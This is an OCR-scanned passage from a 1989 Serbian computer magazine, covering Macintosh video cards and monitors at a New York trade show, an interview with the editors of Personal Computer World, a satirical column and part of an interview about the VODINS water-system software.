*U Njujorku je od 17. do 9. aprila 1989. godine održan, za sada najveći, Mac šou u ovom gradu, na žalost namenjen biznismenima, korporacijama i kompjuterskim (ili kako neki od njih sebe nazivaju „data processing“) profesionalcima. Kažemo, na žalost, jer smo očekivali izvrsnu selekciju grafičkih, video i muzičkih programa zahvaljujući kojima je Macintosh stekao svoju sjajnu reputaciju, a suočili smo se sa gomilom spreadsheet programa namenjenih računovođama, programima za razne finansijske analize i word processing, ukratko sve vrste software-a prisutnih na sličnim feštama za IBM PC od kojih odavno nikom nije zastao dah. Ali, biznis je biznis i činjenica je da je Macintosh uspeo da prođe u Wall Street, pa je i ovakva reklamna manifestacija, verovatno, neophodna.*




Piše mr Zorica Jelić

**Ž**ivimo u high-tech vremenu u kome su, možda, najomiljenije igračke video i kompjuter. Mnogi bi, ipak, umesto iznajmljenih kaseti gledali i prikazivali svoj sopstveni video, u kome bi bilo i snimaka „uživo“ i kompjuterske grafike. Amiga i Macintosh su se odavno posvetili ideji razvoja kućnog video sistema koji bi običnom amateru bez TV studija i skupe opreme omogućio baš to: da uz pomoć kompjutera kombinuje video snimak i kompjutersku grafiku.

Grafička kartica ColorSpace II koja se pojavila još januara 1988. godine i uspostavila standard u desktop video produkciji zasnovanoj na kompjuterima Macintosh II i Macintosh Ix, omogućava kombinovanje ulaznog NTSC video signala i Mac grafike i stvaranje izlaznog video signala profesionalnog kvaliteta koji se može prikazati na standardnim RGB/NTSC uredajima. Kartica je namenjena sve većem videodisk tržištu programa za obrazovanje, istraživanje i uopšte svih koji zahtevaju pristup velikim bazama podataka koje sadrže slike ili delove filmova.





Isti proizvođač, MASS Microsystems je u januaru 1989. najavio novu karticu ColorSpacefx, predviđenu za upotrebu i sa NTSC ali i sa PAL i SECAM video signalom. Ova video-precesor kartica dozvoljava korišćenje specijalnih efekata kao što su smanjivanje slike, prikaz „kao u ogledalu“ i zumiranje. ColorSpacefx „hvata“ real-time signal brzinom od 30 kvadrata u sekundi (NTSC) ili 25 kvadrata u sekundi (PAL i SECAM). Uređaji različitih sistema mogu se istovremeno povezati za karticu čime se može dobiti kombinovanje signala u jedan rezultirajući. Kartica prepoznaje video standard i adekvatno ga obrađuje. Treperenje slike je smanjeno konvertovanjem video signala u RGB signal, brzinom od 60 ili 67 kvadrata u sekundi. Izlazni signal se može prikazati na Apple Macintosh kolor monitoru ili bilo kom kompatibilnom multisink monitoru.

Kombinovanje kartica ColorSpacefx i ColorSpace II omogućava digitalizaciju video slike u 16,8 miliona nijansi jer svakoj tački pripada 24 bita za definisanje boje. Cena ColorSpacefx kartice je 2995 dolara, a kartice ColorSpace II 1995 dolara.

Kompanija RasterOps iz Santa Klare (Kalifornija) je pionir u razvoju 24-bitne True Color tehnologije za Macintosh II kompjutere. Na Mac Business izložbi, RasterOps je prikazao kartice ColorBoard 224 i ColorBoard 232. Ove su kompatibilne sa Apple 32-bitnom QuickDraw tehnologijom i namenjene su Mac II familiji kompjutera.

ColorBoard 224 prilagodava rezoluciju vrsti monitora koji se koristi: uz 19-inčni Trinitron monitor rezolucija je 1024 x 768, uz 16-inčni Trinitron monitor 800 x 600, a uz 13-inčni Apple monitor 640 x 480. Kartica je kompatibilna sa svim Mac II kolor ili crno-belim aplikacijama jer se način rada može podestiti na 1-bitni, 2, 4, 8 i 24-bitni. Specijalni efekti uključuju zumiranje dva ili četiri puta. I kod ove kartice paleta sadrži 16,8 miliona nijansi.

Na ColorBoard 224 može se priključiti RasterOps SFX kartica koja omogućava kombinovanje True Color grafike i NTSC i PAL video signala i stvaranje izlaznog RGB signala. SFX kartica može se sinhronizovati sa drugim, dodatnim video uređajima (genlock). Cena ColorBoard kartice je 5995 dolara.

ColorBoard 232, 32-bitna kartica namenjena Mac II kompjuterima koji koriste Apple 13-inčni kolor monitor, jeftinija je varijanta (košta svega 2995 dolara). Rezolucija slike je 640 x 480, a način rada može biti 1-bitni, 2, 4, 8, 24 ili 32-bitni. I ova kartica se može povezati sa SFX karticom za obradu ulaznih i izlaznih video signala PAL i NTSC sistema. Rezolucija slike u kombinaciji sa NTSC signalom je 640 x 486 a broj nijansi takode 16,8 miliona.

### MacSync

Šarenis od 16,8 miliona nijansi ne bi značio mnogo ako ne bi postojali monitori na kojima će se prikazati. Za to su se između ostalih potrudile firme NEC, Monitoram i E-Machines.

NEC, koji je u IBM PC svetu poznat po svojim Multisync monitorima, ovog puta je prikazao MacSync kolor monitor specijalno pravljen za Apple Macintosh II Video Card karticu. Uz monitor je uključen i program Valet, u stvari kolekcija HyperCard „karata“, Valet sadrži sve potrebne informacije vezane za korišćenje monitora.

MacSync prima kompozitni i analogni video signal. Veličina samog ekrana je 240 mm x 180 mm, a rezolucija slike 640 x 480.

### Štamparska rezolucija

Monitoram kompanija je prikazala svoj novi kolor-monitor Viking 21 sa velikom (oni su je nazivali „štamparskom“) rezolucijom od 1024 x 768. Dijagonala ekrana je 21 inč (oko 53 cm). Paleta sadrži 16,8 miliona nijansi od kojih je moguće istovremeno prikazati 256.

Viking 21 je idealan za desktop-publishing aplikacije, CAD projekte i kompjuterske kolor prezentacije.

### Stereo-slika

Poznato je da levo oko i desno oko različito vide istu sliku. Tu razliku čovekov um interpretira kao dubinu. Gledanje slike običnog, dvodimenzionalnog monitora ne izaziva utisak dubine. StereoOptic sistem kompanije E-Machines simulira dubinu slike nazmenciranim prikazivanjem slika videlih jednim, pa zatim drugim okom, pri čemu se slike menjaju

120 puta u sekundi. Slike su polarizovane pomoću posebnog modulatora. Prilikom gledanja StereoOptic slike kroz posebne polarizovane naočari svako oko vidi samo svoj deo i mozak to interpretira kao dubinu slike.

Rezolucija dobijene slike je 640 x 480, broj nijansi na ekranu može biti 256 iz palete od 16,8 miliona. Korišćenjem posebnog dela memorije kartice koji se zove QuickDraw Overlay Frame Buffer, moguće je kombinovati stereo-sliku i Macintosh aplikacije. Uzgred, StereoOptic video kartica je kompatibilna sa NuBus grafičkim koprocima.

Za prikazivanje stereo slike, E-Machines kompanija prepravila je 14-inčni Zenith Flat Tension Makt (FTM) kolor monitor.

E-Machines je takode prikazala i novi 19-inčni kolor monitor T19 SE/30. Monitor, namenjen novom Macintosh SE/30 kompjuteru, koristi Trinitron tehnologiju, rezolucija slike je 1024 x 808 a slika se obnavlja 70 puta u sekundi. Cena: 6195 dolara.

### Sa ekrana na slajd

Kompjuterska grafika se najčešće koristi za razne prezentacije. Vlada mišljenje da će ideja biti bolje prihvaćena ako je grafički dobro prikazana. Kako se za prezentacije obično koriste slajdovi, poželjno je da vreme čekanja na njihovu izradu bude što manje. Ako vam je uređaj za pravljenje slajdova na dohvata ruke i pristupačan u svako doba dana i noći, svaka promena vaše kompjuterske grafike može se odmah prebaciti na slajd. Ušteda vremena, a time i novca, znatno je doprinela povećanju popularnosti film rekorda. Ovom prilikom izdvojićemo Mirus Film Printer i Montage Film Recorder FRI.

Mirus Film Printer koristi sopstvenu Direct Digital Imaging tehnologiju za prenos ekranske slike na film, pri čemu je filmska rezolucija čak 16 puta bolja od ekranske. Broj prikazanih nijansi može se povećati na 16 miliona. Na slajdu se, pored grafike kreirane uz pomoć Mac programa, mogu registrovati i 35 fontova (kompatibilnih sa LaserWriter fontovima) svih veličina, kao i grafika ubačena putem skenera ili direktno iz video uređaja.

Snimanje počinje transferom podataka od Macintosha do Film Printera putem Mac SCSI porta. Ovaj brzi digitalni interfejs omogućava „snimanje“ slike veće rezolucije i jasnije dubine od originala prikazanog na Mac monitoru. Zatim se zrak za snimanje digitalno postavi u odgovarajuću poziciju i digitalno moduluše, zadržavajući pri tom konstantni intenzitet. Za svaku snimljenu tačku rezervisano je 24 bita koji joj određuju koju čime je broj nijansi povećan na 16,8 miliona.

Mirus Film može po vašoj želji praviti slajdove niskog (za testiranje), normalnog i visokog kvaliteta pri čemu veličina slike na slajdu ne zavisi od veličine originala. Cena: 5895 dolara.


Montage FRI, pravi i slajdove, fotografije i polaroid snimke u roku od 3-4 minuta. Slika može imati 16,8 miliona nijansi, a rezolucija je 4096 x 2731. Montage koristi sopstvenu High Definition Digital Imaging tehnologiju, može se kombinovati sa većinom Mac (i IBM kompjuterih) programa. Uz uređaj je uključen i 35 mm fotoaparati koji sam namešta, vrti i premeta film.

◇



# „Personal Computer World“ Naš britanski imenjaka

**Malo je verovatno da u Jugoslaviji postoji osoba koja se na ovaj ili onaj način bavi kompjuterima a da nije čula za časopis Personal Computer World. Razloga za to nema puno ali su prilično uverljivi: 1. PCW (kako je poznat, što iz milja, što iz praktičnih razloga) je verovatno, uz Byte, najpoznatiji svetski časopis za kompjuterske teme; 2. PCW je izuzetno rado čitan u Jugoslaviji; 3. i kao konačno ali nikako najmanje važno, PCW je osnovao naš čovek, Anđelko Zgorelec i time definitivno osvetlio obraz našem računarstvu u svetu.**



Derek Koen, glavni i odgovorni urednik časopisa PCW

Pišu Jelena Rupnik i Branko Đaković

**R**azgovor sa redakcijom nije bilo teško zakazati. Posle kraćeg telefonskog razgovora sa Manekom Dubašom (Manek Dubash) zamenikom glavnog i odgovornog i Derekom Koenom (Derek Coehen) glavnim i odgovornim, dogovorili smo se da za vreme posete Londonu jedan dan svratimo i do njih.


U Londonu je to već izgledalo malo teže. Trebalo je probiti se do ulice Brodsvik u kojoj se nalazi kompanija VNU Business Publications, sadašnji vlasnik PCW-a. Da objasnimo, ta

**Pratimo isključivo kućne i personalne kompjutere i odgovarajući softver i samo nove proizvode u ovoj oblasti. Kada se pojavi nova stvar, pokušavamo (a često i uspevamo) da prvi izademo sa prikazom. To je sjajno za prodaju.**

## Kako rade novinari PCW-a

Oprema u redakciji Personal Computer World-a se prilično poklapa sa temama o kojima PCW često piše. Tako oni u redakciji imaju 4 kompjutera sa 386 procesorom (za svakog od urednika po jedan) od kojih je dva napravio Dell a druga dva Zenith. Takođe je tu par matičnih štampača kao i NEC-ov laserski štampač na kojem se izvlače svi tekstovi. Tu je još i jedna Victor-ova 286 mašina kao i par običnih XT-a. Čuli smo da tu negde postoji i Mekintosh ali ga nismo videli.

Od softvera koriste: Word-Perfect, AsKSam, Procomm Plus i DesqView. Svi računari su povezani MainLAN mrežom. Osim ovih, najčešće korišćenih programa imaju i pravu malu biblioteku raznoraznih proizvoda iz upravo ovih navedenih kategorija. Kažu da do izbora softvera i hardvera dolaze sasvim slučajno tokom prikazivanja nekog proizvoda, kada se zaista zainteresuju za njega.



Gaj Kjunijem, čovek koji „žari i pali“ britanskim kompjuterskim novinarstvom

ulica se nalazi u samom centru ali i u samom centru Sohoa, verovatno najživljijoj četvrti Londona. Predeo u kojem se nalazi VNU poslovna zgrada je mala poslovna oaza okružena sa svih strana. Sa juga su to sekti šopovi i klubovi Sohoa, sa zapada Ulica Karnabi, prava meka tinejdžerske mode, sa severa ortodokсна trgovna „strata“, Oksford strit a sa istoka kineska četvrt.

U takvom okruženju zgrada u kojoj je smešten PCW izgleda krajnje tradicionalno. To je visoka poslovna zgrada prekrivena obojenim staklom. U njoj su osim redakcija PCW-a smeštene i redakcije ostalih časopisa koje izdaje VNU, a među njima se nalazi i nekoliko kompjuterskih časopisa koji su nešto manje poznati od PCW (bar u Jugoslaviji) kao što je Micro Scope.

Sama redakcija PCW-a ne izgleda mnogo drugačije od redakcije sličnih jugoslovenskih časopisa. Radi se o vleknoj, svetloj prostoriji ispunjenoj papirima, časopisima, disketama, knjigama i, naravno, kompjuterima, i kompjuterskom opremom. Obilje kompjutera i kompjuterske opreme je verovatno jedina stvar po kojoj se redakcija PCW-a razlikuje od domaćih

## „Ozloglašeni“ Gaj Kjunijem

Razgovarajući u PCW-u imali smo zadovoljstvo i čast da se upoznamo i sa Gajem Kjunijem (Guy Kewney), jednim od najpoznatijih kolumnista britanske kompjuterske štampe. Gaj Kjunijem uređuje novosti u PCW-u i predstavlja jednu od najzanimljivijih listnosti (uz Martina Benksa) koje pišu u PCW-u. Njegova rubrika vesti je poznata (u stručni bi rekli „ozloglašena“) zbog neverovatnih kontakata sa ljudima iz kompjuterske industrije. Tako ta, zaista, kvalitetna rubrika (koju jugoslovenski časopisi po svemu sudeći pažljivo prate i intenzivno koriste) sadrži obilje materijala, od ekskluzivnih vesti do uzbudljivih tračeva.

Kada je saznao da su tu u redakciji PCW-a ljudi iz Jugoslavije, kako kaže „nije mogao da odoli“ i svratio je da se upoznamo.

Brzo smo saznali da mu je jugoslovensko računarstvo interesantno samim tim što ne zna puno o njemu. Uopšte, o Istočnoj Evropi ne zna dovoljno i želja mu je da se detaljnije informiše i više uputi. Nešto više zna o Madarskoj, i to je sve. Sa blagonaklonim iznenađenjem saslušao je par anegdota kojima smo sažeto opisali domaće kompjuterske (ne)prilike.

Priporučio je sa nama o svom radu u PCW-u, uputio nas na neke zanimljivosti, poželeo sreće u radu u Britaniji i vratio se pisanju rubrike za najnoviji PCW.

računarskih časopisa. Kad smo mi boravili u njoj u redakciji je bilo sedmoro članova dok pun sastav broji desetak. Činilo se da niko ne zna tačan broj zaposlenih. Ono što svakako upada u oči jeste prosečna starost zaposlenih, koji su svi prilično mladi. Podela poslova je skoro tipično jugoslovenska: par devojaka koje smo zatekli bave se pretpletama i tehničkim poslovima, dok muškarci uređuju. Ohrabrujuće je otkriti da mi uspešno pratimo takve trendove u Jugoslaviji, bar kad je računarstvo u pitanju.

Bili smo ljubazno dočekani iako je izgledalo kao da nisu baš sigurni zašto bi neko iz Jugoslavije ležao da piše o njima. Pošto smo smirili njihovu znatiželju pričajući im o našoj zemlji, računarsvu kod nas, kompjuterskim časopis-



ma, tiražima u Jugoslaviji i sličnim temama i oni su postali predusretljiviji.

Najveći deo razgovora vođen je sa DEREKOM KOENOM mada se Manek DUBAŠ redovno uključivao a ostali iz redakcije obavezno dobacivali ako se radilo o interesantnoj temi.

● **Kada biste morali nekome da opišete razliku između časopisa Personal Computer World i drugih kompjuterskih časopisa, kako biste to uradili?**

**Koen:** Ono što je sasvim sigurno karakteristično za nas jeste da negujemo tematiku usmerenu ka „leading edge“, to jest ka „vodećoj oštrici“ računarskih proizvoda i pojava. Nema uporednih prikaza iako je to skoro tipično za britansku štampu i radimo skoro isključivo sasvim nove stvari. Uopšteno gledano radimo skoro isključivo kućne ili lične kompjutere, kao i softver koji spada u tu kategoriju.

● **Znači, vaša koncepcija je zasnovana na novim i zanimljivim stvarima?**

**Koen:** Upravo tako. Naša mala tajna je da uvek pokušavamo a često i uspešno da prvi izademo sa prikazom. To je sjajno za prodaju! Prikaz je tada tri puta veći nego što bi inače bio.

Takođe se trudimo da budemo veoma pažljivi u raspoređivanju prostora između različitih mašina. Bilo bi veoma lako raditi PC orientisani magazin, ali to nije ono što PCW predstavlja i što mi želimo da radimo. Imamo tiraž od 75.000 primeraka i časopis namenjen raznovrsnoj čitalačkoj publici.

**Imamo sjajne odnose sa proizvođačima. Koristimo to što smo poštovani na tržištu da bismo zauzeli objektivniji stav, i pisali ono što mislimo.**

● **Koji su vaši ciljevi kod grafičkog oblikovanja lista?**


**Koen:** Svakome ko je ikad otvorio PCW jasno je da imamo dosta sreden grafički imidž. Imamo samo nekoliko fotografija, ali to je sasvim dovoljno. Moglo bi nam se zametati da je grafički stil jednostavniji, ali pošto je većina čitalaca PCW stalna, mora postojati svest o tome gde je šta i da je to uvek na tom istom mestu! Takođe, pošto uvek dajemo puno tehničkih informacija veoma često koristimo tabele i grafikone i druga grafička pomoćna sredstva.

Često treba uraditi veoma puno obimnih dijagrama, a nikad nema dovoljno vremena za to. Ipak, osnovni raspored se zna pa kod tehničkog uređivanja samo treba razmestiti stvari.

● **Osim ekskluzivnih prikaza i obimnih tehničkih informacija vi ste poznati i po negovanju tekstova koji informišu upravo na jednom ne tehničkom, sociološkom nivou. Rubrika Martina Benksa kao i testovi Gaja Kjunja su tipičan primer. To je dobro vaše koncepcije?**

**Koen:** Namerno negujemo sociološki orijentisane stvari. Iako je većina čitalaca tehnološki orijentisana, smatramo da postoji značajan broj onih koje interesuju i ovako oblikovane informacije iz računarstva.

To je deo naše šire strategije. Kada pišemo o nekoj novoj mašini, mi moramo znati šta će se događati sa njom i o oko nje, moramo znati i zašto i kada i koliko i gde. Isto tako kada sađevamo novu tehnologiju moramo bar predvideti šta će se dogoditi kroz pet ili šest godina sa njom. Moramo znati o čemu se to zaista radi a ne samo da brojimo komponente ili beležimo osobine.



**WORD PROCESSING**  
The Definitive Guide

Focus Extra: Upgrading your PC compatible

WORD PROCESSING  
THE DEFINITIVE  
GUIDE

PC World Focus, časopis koji je (za sada) podlistak PCW-a

● **Da li planirate intenziviranje takve orijentacije? Hoće li biti više takvih tekstova u PCW-u?**

**Koen:** Svakako ne u ovakvom PCW-u kakvog poznajete, ali upravo zbog takvih razloga pokrenuli smo novi časopis koji se za sada dobija kao dodatak uz PCW i koji se zove PC World Focus. To je časopis skoro potpuno tehnički orijentisan, nastao upravo za one kojima je PCW pretežak i pretehnički. U njemu se trudimo da standardne teme objasnimo na konciznijim i prihvatljivijim način zadržavajući visok kvalitet tekstova.

● **Imate li još nešto slično u planu?**

**Koen:** Jednom godišnje izdajemo Business Survival Guide, koji je usmeren prema ljudima koji rade sa kompjuterima i koji je isto tako netehnički orijentisan.

Za ovu godinu takođe planiramo izdavanje „specijalaca“ o poslovnoj grafici i stonom izdavaštvu. Sve u svemu, puno se radi ali se i rezultati vide.

● **Kad već pominite koliko radite, kažite nam koliko zaradujete.**

**Koen:** Dobro se zaraduje. Postoji skala po kojoj urednik u prvoj godini rada ima 80 pona u drugoj 90 i tako dalje. Je trenutno imam 110. Prosečna plata u redakciji je 11.600 funti. To je sindikalni prosek u čitavoj kompaniji VNU.

● **Koliko ste vi već u PCW-u i gde ste radili pre toga? Da li je teško postati glavni i odgovorni urednik časopisa kao što je PCW?**

**Koen:** Ja sam u PCW-u već dve i po godine. Pre toga sam 4 godine radio kao urednik u Micro Scope-u. Ja sam već neobično dugo na čelu PCW-a pošto je vek urednika relativno kratak. Najčešće odlaze zbog visokog pritiska i konstantnog intenzivnog rada kao i zbog povoljnih mogućnosti za zaposlenje posle ovakvog radnog mesta. Stekne se puno kontakata, a i reputacija je tu.

● **Reputacija sadašnje garniture u PCW-u verovatno nije zasnovana samo na tome što dobro pišu ili su dobri urednici. Kako stoji sa znanjem iz kompjuterskih oblasti?**

**Koen:** Svi smo dobri softversari. Ono o čemu ne znamo ništa, a želimo temu o tome, povećavamo ljudima za koje znamo da su stručni. Treba pažljivo izabrati ko će šta da radi. Suština dobrog uređivanja i jeste u tome da se nađu pravi ljudi za prave teme.

● **Čitaoci verovatno uumeju to da osete? Koen:** Imamo sjajne odnose sa čitaocima.

To je jedna od tradicija PCW-a. Čitaoci se odnose prema nama kao prema autoritetima sa kojima mogu da komuniciraju, i to mi je drago. Imamo zaista puno telefonskih razgovora sa čitaocima i to je sigurno dobar znak.



# KRIVI POGLED

## Pametan računarski izbor

● **Kakvi su vam odnosi sa proizvođačima?** Da li ikad dolazite u situaciju da ste izuzetno pažljivi prema nekom? Da liimate svoje mišlenike? Da li se proizvođači nekad ljute na vas?

**Koen:** Takvih problema uglavnom nemamo. Imamo sjajne odnose sa proizvođačima. Koristimo to što smo poštovani na tržištu da bismo zauzeli objektivniji stav. Upravo naša jaka pozicija na tržištu nam i omogućava da pišemo upravo ono što mislimo. Zato i imamo uvek nešto što drugi nemaju. Proizvođači su svesni da će ekskluzivnost kod nas povući i mnogo detaljniji prikaz što ga odmah bolje reklamira. Naši prikazi idu do četiri strane. To je za njih sve besplatna reklama. Takođe, izuzetno dobro čuvamo tajne. Ako saznamo nešto za šta kažemo da će ići u sledećem broju to sigurno neće procuriti u javnost. To je takođe nešto što proizvođači umeju da cene.

Što se naklonosti tiče, moram da priznam da to zavisi od lične savesti svakog od nas, mada svi članovi redakcije moraju znati šta nije dobro kod proizvoda i to i napisati. Niko ne očekuje od njih samo pohvale ili samo kude-nja. Kad je nešto izvan njihove moći, slobodni su da traže pomoć od drugih.

● **Bilo bi interesantno čuti od jedne ovako dobro upućene redakcije šta će biti najznačajnije na kompjuterskom tržištu u sezoni koja je pred nama. Kakve su vaše prognoze o najzanimljivijim temama?**

**Koen i Dubaš (u jedan glas):** Sasvim sigurno je to prava invazija mašina sa 286 i 386 procesorima. 386 će sasvim sigurno biti hit sezone. Zatim, Apple će sigurno izdati pravu gomilu mašina. To sprema već dugo vremena. Stono izdavaštvo (Desktop Publishing) će i dalje biti hit kao i do sada.

Razni glasovi iz pozadine dobacuju: OS/2 i Unix će biti izuzetno značajni, multitasking sistemi će postati sve interesantniji, Deskview će biti hit, RISC procesori će biti sve bolji i sve češći, biće sve više mašina sa RISC procesorima...

● **Dubaš:** Doći će do poboljšanja kod displeja prenosivih kompjutera kao i do daljeg usavršavanja lap-topova.

● **Koen:** Da, verovatno će se više raditi na mini PC-ju.

● **Šta će još biti novo?**

**Koen:** Možda će grafički imidž PCW-a biti nov. Upravo razmišljamo da li da ga promenimo pošto se razlikuje od novog imidža koji imamo kod PC World Focus magazina.

● **Gde se sve prodaje PCW?**

**Koen:** PCW se prodaje skoro po čitavom svetu. Tamo gde nemamo zvaničnu distribuciju imamo pretplatnike, tamo gde nemamo čak ni pretplatnike verovatno ima ljudi koji šeruju PCW jer nam se dogodi da dobijamo pisma iz zemalja gde zvanično nemamo pretplate. Na primer često nam se dogodi da dobijemo pismo iz Nigerije ili Indije u kojima se traži besplatan primerak časopisa.

● **Ne iz Jugoslavije?**

**Koen:** Ne. O Jugoslaviji ne znamo baš previše. Trenutno je prilično interesantna Madarska pa je sasvim moguće da će i Jugoslavija doći na red.

● **Vi ste po svojoj orijentaciji otvoreni časopis?**

**Koen:** Svakako. Otvoreni smo za priloge i teme kao i za skretanje pažnje, iako moram priznati da nas ne interesuju mnogo lokalna tržišta. Upravo sad radimo na jednom ruskom članku koji treba da izađe u PCW-u.

● **Manek, kako izgleda raditi kao zame-nik glavnog i odgovornog urednika PCW-a, jednog od najpoznatijih svetskih kompjuterskih časopisa?**

**Dubaš:** Skoro isto kao i na nekom drugom uredničkom mestu, samo što je ovde daleko



Svi koji se bar malo bave računarskim stvarima svesni su činjenice da po belom svetu ima poprilično naših ljudi koji žive upravo od kompjutera.

Interesantno je da, kog god našeg uspešnog garbajbajtera pomenite, on spada u jednu od dve prilično opskurne kategorije: ili su uspešni programeri ili još uspešniji profesori računarskih nauka na velikim i bogatim univerzitetima.

To nije slučajno. Svesni smo da imamo previše računarskih stručnjaka za ovako malu zemlju. Zato smo zadržali one koji su nam potrebni, a ostalima smo blago sugerisali da prošetaju po svetu. Tako smo se otarasili nepotrebnih programera, hardveraša i predavača, a zadržali smo sve one sjajne direkto-

re instituta, upravnike računarskih centara, predsednike siozovskih komisija za razvoj nove tehnologije, i uopšte, sve one krasne stručnjake bez kojih naše računarstvo ne bi bilo ovde gde danas jeste.

Naravno, to nije kraj. To je samo deo opsežne akcije diferencijacije kvaliteta od balasta, zato što nam je jasno da samo na taj način možemo biti tako uspešni kao i do sada.

A ako neko od naših svetskih računardžija poželi da se vrati? Pa, zna se: mi imamo dobro razvijene mehanizme za odbijanje i zbunjivanje dugodličnih entuzijasta, uvežbane dugogodišnjom praksom. Koristićemo sva raspoloživa sredstva za odbranu našeg društva.

◇ Jelena Rupnik

Prilog realizujemo u saradnji sa emisijom „TV-bajt“ Televizije Beograd

uzburkanije i dinamičnije. Bezbroj stvari se događa istovremeno i nemoguće je koncentrisati se duže od 30 minuta. Najčešće se mora raditi i kod kuće da bi se sve stiglo. Znam da ovo sad zvuči kao izuzetno težak rad, ali nije baš tako. Ima tu i puno zadovoljstva.

● **Derek, šta vi o tome mislite?**

**Koen:** Uzbudljivo je praviti PCW. Oduvek sam želeo da radim u ovakvom časopisu. Što se kompjutera tiče, ja sam samouk. Osećam da su kompjuteri fascinantna nova tehnologija i želim da se bavim njima. Volim da prenosim entuzijazam koji imam, kao i da stimulišem ljude, zajedno sa ostalima iz redakcije, da rade nove stvari sa svojim kompjuterima. Smatram

da imamo odgovornost da čitaocima kažemo šta je šta i da ne krijemo istinu od njih.

Nikad nema dovoljno strana, nikad nema dovoljno mesta kao ni vremena da se uradi baš sve što se želelo. Uvek pažljivo čitam PCW i nikad misam do kraja zadovoljan. Želja mi je da radim na tome da sve bude još bolje.

● **Neka pomuka za jugoslovenske čitaoce ovog intervjua?**

**Koen:** Ako nas čitaju, neka doprinosu. Neka nam pišu. Neka nam slobodno predlažu članke, bez obzira na znanje engleskog jezika (čak i u Engleskoj puno ljudi ima problema s jezikom). Jugoslovenski čitaoci, pozdrav - pisma očekujemo!



inž. Rajko Čavor

# 100.000 dolara za domaći program

Bez sumnje radi se o velikom uspehu. RO Energodata, u sastavu beogradskog Energoprojekta, zapošljava vrhunske stručnjake i kreativce. Nakon dugogodišnjeg razvoja paket VODINS krenuo je na (sudeći po prvim koracima) uspešan put u svet, ubirući prve plodove mukotrpnog rada svojih autora. Građevinski inženjer Rajko Čavor deo je tima stručnjaka koji je ostvario ovakav uspeh. Prilikom nedavne posete Energodata vodili smo ovaj razgovor.

## ● Pre svega, kako je krenulo?

Rajko Čavor: Već 15 godina u Energodata se razvija specijalna vrsta tehničkog softvera za simulaciju rada vodovodnih sistema i uopšte sistema pod pritiskom. Još ranih 70-ih godina kolega dr Dušan Obradović počeo je sa čistom teorijom, što je korišćeno na Energoprojektovim poslovima. Razvijen je i niz matematičkih modela za sistem otvorenih tokova, hidroelektrane, vodovode i slične stvari.


Poslednjih par godina akcenat je stavljen na softver za kontrolu, praćenje i simulaciju rada vodovodnog sistema. Obuhvata sve što se u jednom normalnom vodovodu može naći - to su razne crpne stanice, rezervoari, cevi, zatvarači, itd. To je interesantno za projektante koji rade nove vodovode ili proširuju postojeće, da bi videli kako novi vodovodni sistem treba uraditi, kako njime upravljati, jer u pitanju su ogromni troškovi, utrošena voda, struja za crpne stanice, pogonski troškovi...

## ● Tako je nastao VODINS. O kakvom se programu radi?

